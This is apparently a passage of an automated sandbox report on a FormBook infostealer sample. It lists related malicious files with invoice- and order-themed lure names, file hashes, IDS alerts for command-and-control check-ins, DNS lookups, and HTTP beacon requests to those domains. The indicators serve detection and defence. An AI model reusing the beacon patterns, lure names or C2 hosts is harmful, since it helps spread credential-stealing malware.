	rOFZ7NRC7X.exe	Get hash	malicious	Browse	• www.terresdegaillac.com/rerx/?DvFXm=BoaFdp1T45ERkcs2LBIklavYyTLapdQPas2cqy1Xn5do2FthUKlw1za9mZvYOp4oyClNK04Thw==&lFQ=VN9htxGxx
	Quotation.exe	Get hash	malicious	Browse	• www.mariddaniellecontreras.com/pz9b/?x4ULcXK=W4bdvO/89GYClAMU3ffqMErimtJOpUtEbIU7G4Yx1MYUNHSd5OQFWuVJAd4dpRbzSoX2&oXnDM=9rjL3By8U2
	Lista degli ordini.exe	Get hash	malicious	Browse	• www.theapiarystudios.com/3nop/?j6A=3frxU&GpTt=a0+gJPJox0wy2xl4ssIh5hYkacq9v+aL+esRqxMWwM8ucEZww42nY3BfWMQBFmq4gqPU
	bkeu3n7Rh4.exe	Get hash	malicious	Browse	• www.antiqueson3rd.com/nins/?EL3LVD=hj0t+7N4NJpI43tT3BNIMCOgqjuhuFQ3ZftHsG9c1w81A2v6n8VyCeaNUYnDgkw5P1CA&r0DpbP=J8Zh4FP8nbAhHn
	Order.exe	Get hash	malicious	Browse	• www.mariddaniellecontreras.com/pz9b/?1bmDH2y0=W4bdvO/89GYClAMU3ffqMEritJOpUtEbIU7G4Yx1MYUNHSd5OQFWuVJAeUe1hXLfJqgdERflA==&I6Aldd=sZSH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SOA May-June 2021.exe	Get hash	malicious	Browse	• www.boundlessoutdoorfitness.com/u8u4/?q48l=LJHr9IuKUB347jpfux0mvhweAJQOFcdn1KvNUBljmEVHl7XNdz1SBPNDJb+TGHJK0VAw&hBZ=-ZcTFHRHlRdPjZE

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.surivaganza.com	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 217.160.0.254
ext-sq.squarespace.com	Inv_7623980.exe	Get hash	malicious	Browse	• 198.185.159.144
	Ever Brilliant scan.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	SMdWrQW0nH.exe	Get hash	malicious	Browse	• 198.185.159.144
	TT COPY $45000 15.07.2021.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO_8356.pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Payment_Ref_Advice.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	PDF.Requisition itemspo1123pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Purchase Order 127008454.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO_0187.eml.exe	Get hash	malicious	Browse	• 198.185.159.144
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO#JFUB0002 FOR NEW ORDER.exe	Get hash	malicious	Browse	• 198.185.159.144
	e8WQrpQ6Wg.exe	Get hash	malicious	Browse	• 198.185.159.144
	vbc.exe	Get hash	malicious	Browse	• 198.185.159.144
	P0. 556117090.doc	Get hash	malicious	Browse	• 198.185.159.144
	rOFZ7NRC7X.exe	Get hash	malicious	Browse	• 198.185.159.144
	Quotation.exe	Get hash	malicious	Browse	• 198.185.159.144
	bkeu3n7Rh4.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order.exe	Get hash	malicious	Browse	• 198.185.159.144
	SOA May-June 2021.exe	Get hash	malicious	Browse	• 198.185.159.144
	ZSu9Xi5VWW.exe	Get hash	malicious	Browse	• 198.185.159.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ONEANDONE-ASBrauerstrasse48DE	tPzL0MlKIo	Get hash	malicious	Browse	• 82.165.135.254
	XfKsLIPLUu	Get hash	malicious	Browse	• 195.20.246.158
	Reciept 2868661.xlsb	Get hash	malicious	Browse	• 87.106.97.83
	order no. YOIMM20190832 pdf.exe	Get hash	malicious	Browse	• 217.160.0.62
	PTELOONB39-67.exe	Get hash	malicious	Browse	• 213.171.195.105
	mormanti.exe	Get hash	malicious	Browse	• 217.160.182.191
	deepRats.exe	Get hash	malicious	Browse	• 104.192.5.248
	fb6YVPzIC1.exe	Get hash	malicious	Browse	• 74.208.236.154
	JUSTlfl.exe	Get hash	malicious	Browse	• 213.165.67.102

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	jnl3kWNWWS.exe	Get hash	malicious	Browse	• 213.171.195.105
	3gbRJCGEoa.exe	Get hash	malicious	Browse	• 82.223.190.139
	TnTnhIrSdN.exe	Get hash	malicious	Browse	• 216.250.121.85
	TeMdJqNMM0.exe	Get hash	malicious	Browse	• 217.160.0.194
	SecurityTrend.exe	Get hash	malicious	Browse	• 212.227.94.31
	UpdateToolKas.exe	Get hash	malicious	Browse	• 212.227.94.31
	FixTool2.exe	Get hash	malicious	Browse	• 212.227.94.31
	KASfixtool.exe	Get hash	malicious	Browse	• 212.227.94.31
	UpdateKAS.exe	Get hash	malicious	Browse	• 212.227.94.31
	DetectionTool.exe	Get hash	malicious	Browse	• 212.227.94.31
	C0TEsC936Q.exe	Get hash	malicious	Browse	• 217.160.0.101
SQUARESPACEUS	Orden de compra cotizacion.exe	Get hash	malicious	Browse	• 198.185.159.144
	Inv_7623980.exe	Get hash	malicious	Browse	• 198.185.159.144
	Ever Brilliant scan.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	SMdWrQW0nH.exe	Get hash	malicious	Browse	• 198.185.159.144
	TT COPY $45000 15.07.2021.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO_8356.pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Payment_Ref_Advice.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	PDF.Requisition itemspo1123pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Purchase Order 127008454.exe	Get hash	malicious	Browse	• 198.185.159.144
	Invoice number FV0062022028.exe	Get hash	malicious	Browse	• 198.185.159.144
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO#JFUB0002 FOR NEW ORDER.exe	Get hash	malicious	Browse	• 198.185.159.144
	vbc.exe	Get hash	malicious	Browse	• 198.185.159.144
	P0. 556117090.doc	Get hash	malicious	Browse	• 198.185.159.144
	rOFZ7NRC7X.exe	Get hash	malicious	Browse	• 198.185.159.144
	Quotation.exe	Get hash	malicious	Browse	• 198.185.159.144
	Lista degli ordini.exe	Get hash	malicious	Browse	• 198.185.159.144
	bkeu3n7Rh4.exe	Get hash	malicious	Browse	• 198.185.159.144
	xwKdahKPn8.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order.exe	Get hash	malicious	Browse	• 198.185.159.144

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.971712518685545
TrID:	• Win32 Executable (generic) a (10002005/4) 99.83% • Windows Screen Saver (13104/52) 0.13% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	wREFu91LXZ.exe
File size:	177125
MD5:	686dc98567009e47eac88e95804b9dde
SHA1:	5788c30289d12f69d5cf323049d8d3c3a3e73cda
SHA256:	11d84c7f9c579c2e58f4acc04d488d5f1c6cc0439609099eabec42444f5ef952
SHA512:	1450afd067710a6c2385858a2d4c7a0afeb02516885ec2515de696fc89c18f985097089af39708ba0e8088547f6fcc0a6285136a5175c169be764d9ec40924ce
SSDEEP:	3072:6C/f5NIRlNlcHX0QuidYsPBpdpqbIYW/4Steoi+i1NVKlqxuk7n44QCvx7Ics0cz:RqlNlcHXbUApdJ/4+iXN0lqxNj4xC7rc
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....WuI|9&I|9&I|9&@..&B|9&I|8&T|9&@..&H|9&@..&H|9&RichI|9&.....PE..L....(.`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x401000
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x60F8288C [Wed Jul 21 14:00:44 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	1eef928161ef7d2982c39057cbea43bf

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x11ae	0x1200	False	0.505208333333	data	4.82202801512	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rdata	0x3000	0x37a	0x400	False	0.4921875	data	4.3639595674	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-10:09:46.745988	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	52.5.43.61
07/22/21-10:09:46.745988	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	52.5.43.61
07/22/21-10:09:46.745988	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49737	80	192.168.2.3	52.5.43.61
07/22/21-10:09:52.028852	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.3	34.102.136.180
07/22/21-10:09:52.028852	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.3	34.102.136.180
07/22/21-10:09:52.028852	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49739	80	192.168.2.3	34.102.136.180
07/22/21-10:09:52.168380	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49739	34.102.136.180	192.168.2.3
07/22/21-10:09:57.556419	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	50.87.238.189
07/22/21-10:09:57.556419	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	50.87.238.189
07/22/21-10:09:57.556419	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	50.87.238.189
07/22/21-10:10:13.489747	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	50.87.248.20
07/22/21-10:10:13.489747	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	50.87.248.20
07/22/21-10:10:13.489747	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49743	80	192.168.2.3	50.87.248.20

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 10:09:30.499138117 CEST	192.168.2.3	8.8.8.8	0xc232	Standard query (0)	www.chaneabond.com	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:35.859954119 CEST	192.168.2.3	8.8.8.8	0xd65a	Standard query (0)	www.oikoschain.com	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:41.030852079 CEST	192.168.2.3	8.8.8.8	0x6aff	Standard query (0)	www.melodezu.com	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:46.517425060 CEST	192.168.2.3	8.8.8.8	0xd443	Standard query (0)	www.cajunseafoodstcloud.com	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:51.921794891 CEST	192.168.2.3	8.8.8.8	0xc357	Standard query (0)	www.extinctionbrews.com	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:57.199111938 CEST	192.168.2.3	8.8.8.8	0x4d29	Standard query (0)	www.tinsley.website	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:02.774408102 CEST	192.168.2.3	8.8.8.8	0x6d1a	Standard query (0)	www.surivaganza.com	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:13.128496885 CEST	192.168.2.3	8.8.8.8	0xcf9f	Standard query (0)	www.matcitekids.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 10:10:18.741259098 CEST	192.168.2.3	8.8.8.8	0xc04c	Standard query (0)	www.mydreamtv.net	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:23.817125082 CEST	192.168.2.3	8.8.8.8	0x1117	Standard query (0)	www.monsoonnerd.com	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:29.266855955 CEST	192.168.2.3	8.8.8.8	0xa2bb	Standard query (0)	www.avito-payment.life	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:34.345170021 CEST	192.168.2.3	8.8.8.8	0x8ea6	Standard query (0)	www.wthcoffee.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 10:09:30.569478035 CEST	8.8.8.8	192.168.2.3	0xc232	No error (0)	www.chaneabond.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 10:09:30.569478035 CEST	8.8.8.8	192.168.2.3	0xc232	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:30.569478035 CEST	8.8.8.8	192.168.2.3	0xc232	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:30.569478035 CEST	8.8.8.8	192.168.2.3	0xc232	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:30.569478035 CEST	8.8.8.8	192.168.2.3	0xc232	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:36.011416912 CEST	8.8.8.8	192.168.2.3	0xd65a	Name error (3)	www.oikoschain.com	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:41.094779968 CEST	8.8.8.8	192.168.2.3	0x6aff	No error (0)	www.melodezu.com	melodezu.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 10:09:41.094779968 CEST	8.8.8.8	192.168.2.3	0x6aff	No error (0)	melodezu.com		64.227.87.162	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:46.580676079 CEST	8.8.8.8	192.168.2.3	0xd443	No error (0)	www.cajunseafoodstcloud.com	cajunseafoodstcloud.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 10:09:46.580676079 CEST	8.8.8.8	192.168.2.3	0xd443	No error (0)	cajunseafoodstcloud.com		52.5.43.61	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:51.985435009 CEST	8.8.8.8	192.168.2.3	0xc357	No error (0)	www.extinctionbrews.com	extinctionbrews.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 10:09:51.985435009 CEST	8.8.8.8	192.168.2.3	0xc357	No error (0)	extinctionbrews.com		34.102.136.180	A (IP address)	IN (0x0001)
Jul 22, 2021 10:09:57.373522997 CEST	8.8.8.8	192.168.2.3	0x4d29	No error (0)	www.tinsley.website	tinsley.website		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 10:09:57.373522997 CEST	8.8.8.8	192.168.2.3	0x4d29	No error (0)	tinsley.website		50.87.238.189	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:02.839271069 CEST	8.8.8.8	192.168.2.3	0x6d1a	No error (0)	www.surivaganza.com		217.160.0.254	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:13.306884050 CEST	8.8.8.8	192.168.2.3	0xcf9f	No error (0)	www.matcitekids.com	matcitekids.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 10:10:13.306884050 CEST	8.8.8.8	192.168.2.3	0xcf9f	No error (0)	matcitekids.com		50.87.248.20	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:18.806142092 CEST	8.8.8.8	192.168.2.3	0xc04c	Name error (3)	www.mydreamtv.net	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:24.250442982 CEST	8.8.8.8	192.168.2.3	0x1117	Server failure (2)	www.monsoonnerd.com	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:29.331233025 CEST	8.8.8.8	192.168.2.3	0xa2bb	Name error (3)	www.avito-payment.life	none	none	A (IP address)	IN (0x0001)
Jul 22, 2021 10:10:34.419543982 CEST	8.8.8.8	192.168.2.3	0x8ea6	No error (0)	www.wthcoffee.com	wthcoffee.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 10:10:34.419543982 CEST	8.8.8.8	192.168.2.3	0x8ea6	No error (0)	wthcoffee.com		184.168.131.241	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class

HTTP Request Dependency Graph

- www.chaneabond.com
- www.melodezu.com
- www.cajunseafoodstcloud.com
- www.extinctionbrews.com
- www.tinsley.website
- www.surivaganza.com
- www.matcitekids.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49735	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:09:30.709867954 CEST	8966	OUT	GET /dy8g/?9rrLUp1=0Hs+m/QFKKZkFwACjLHyI7vfWqidr4y2jXRg5Hngc5JW+sklzqaHxis+6ShLP6A0B+d4&sxlxj=RL30W HTTP/1.1 Host: www.chaneabond.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:09:30.850486994 CEST	8968	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Thu, 22 Jul 2021 08:09:30 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: xRDopGny/s0ICaPnB Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 6d 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49736	64.227.87.162	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:09:41.284584999 CEST	8985	OUT	GET /dy8g/?9rrLUp1=qBaU/+yfeYHIlZouGPofXU4iidVfFInHYvrLlGgOmZTTl18u/l/MgAYEWpA7pfREgQYT&sxlxj=RL30W HTTP/1.1 Host: www.melodezu.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 10:09:41.472515106 CEST	8986	IN	HTTP/1.1 404 Not Found Date: Thu, 22 Jul 2021 08:09:41 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 278 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 38 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 6d 65 6c 6f 64 65 7a 75 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.18 (Ubuntu) Server at www.melodezu.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49737	52.5.43.61	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:09:46.745987892 CEST	8986	OUT	GET /dy8g/?9rrLUp1=sC7FhjJqcCFIEoUuEobIBnrRYwOZzG9nc/x6jFk5Keq5TgsKgOpKFfaz6JoBJPzzv7cu&sxlxj=RL30W HTTP/1.1 Host: www.cajunseafoodstcloud.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 10:09:46.909065962 CEST	8987	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Location: http://www.cajunseafoodstcloud.com/ Server: Not GWS X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=31536000; includeSubDomains X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Referrer-Policy: origin Access-Control-Allow-Origin: * Date: Thu, 22 Jul 2021 08:09:45 GMT Connection: close Content-Length: 158 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 44 6f 63 75 6d 65 6e 74 20 4d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 68 31 3e 4f 62 6a 65 63 74 20 4d 6f 76 65 64 3c 2f 68 31 3e 54 68 69 73 20 64 6f 63 75 6d 65 6e 74 20 6d 61 79 20 62 65 20 66 6f 75 6e 64 20 3c 61 20 48 52 45 46 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 63 61 6a 75 6e 73 65 61 66 6f 6f 64 73 74 63 6c 6f 75 64 2e 63 6f 6d 2f 22 3e 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e Data Ascii: <head><title>Document Moved</title></head><body> Object Moved This document may be found <a HREF="http://www.cajunseafoodstcloud.com/">here</body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49739	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:09:52.028851986 CEST	8996	OUT	GET /dy8g/?9rrLUp1=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoFjnAjbDmWUu&sxlxj=RL30W HTTP/1.1 Host: www.extinctionbrews.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 10:09:52.168380022 CEST	8997	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 22 Jul 2021 08:09:52 GMT Content-Type: text/html Content-Length: 275 ETag: "60ef679d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 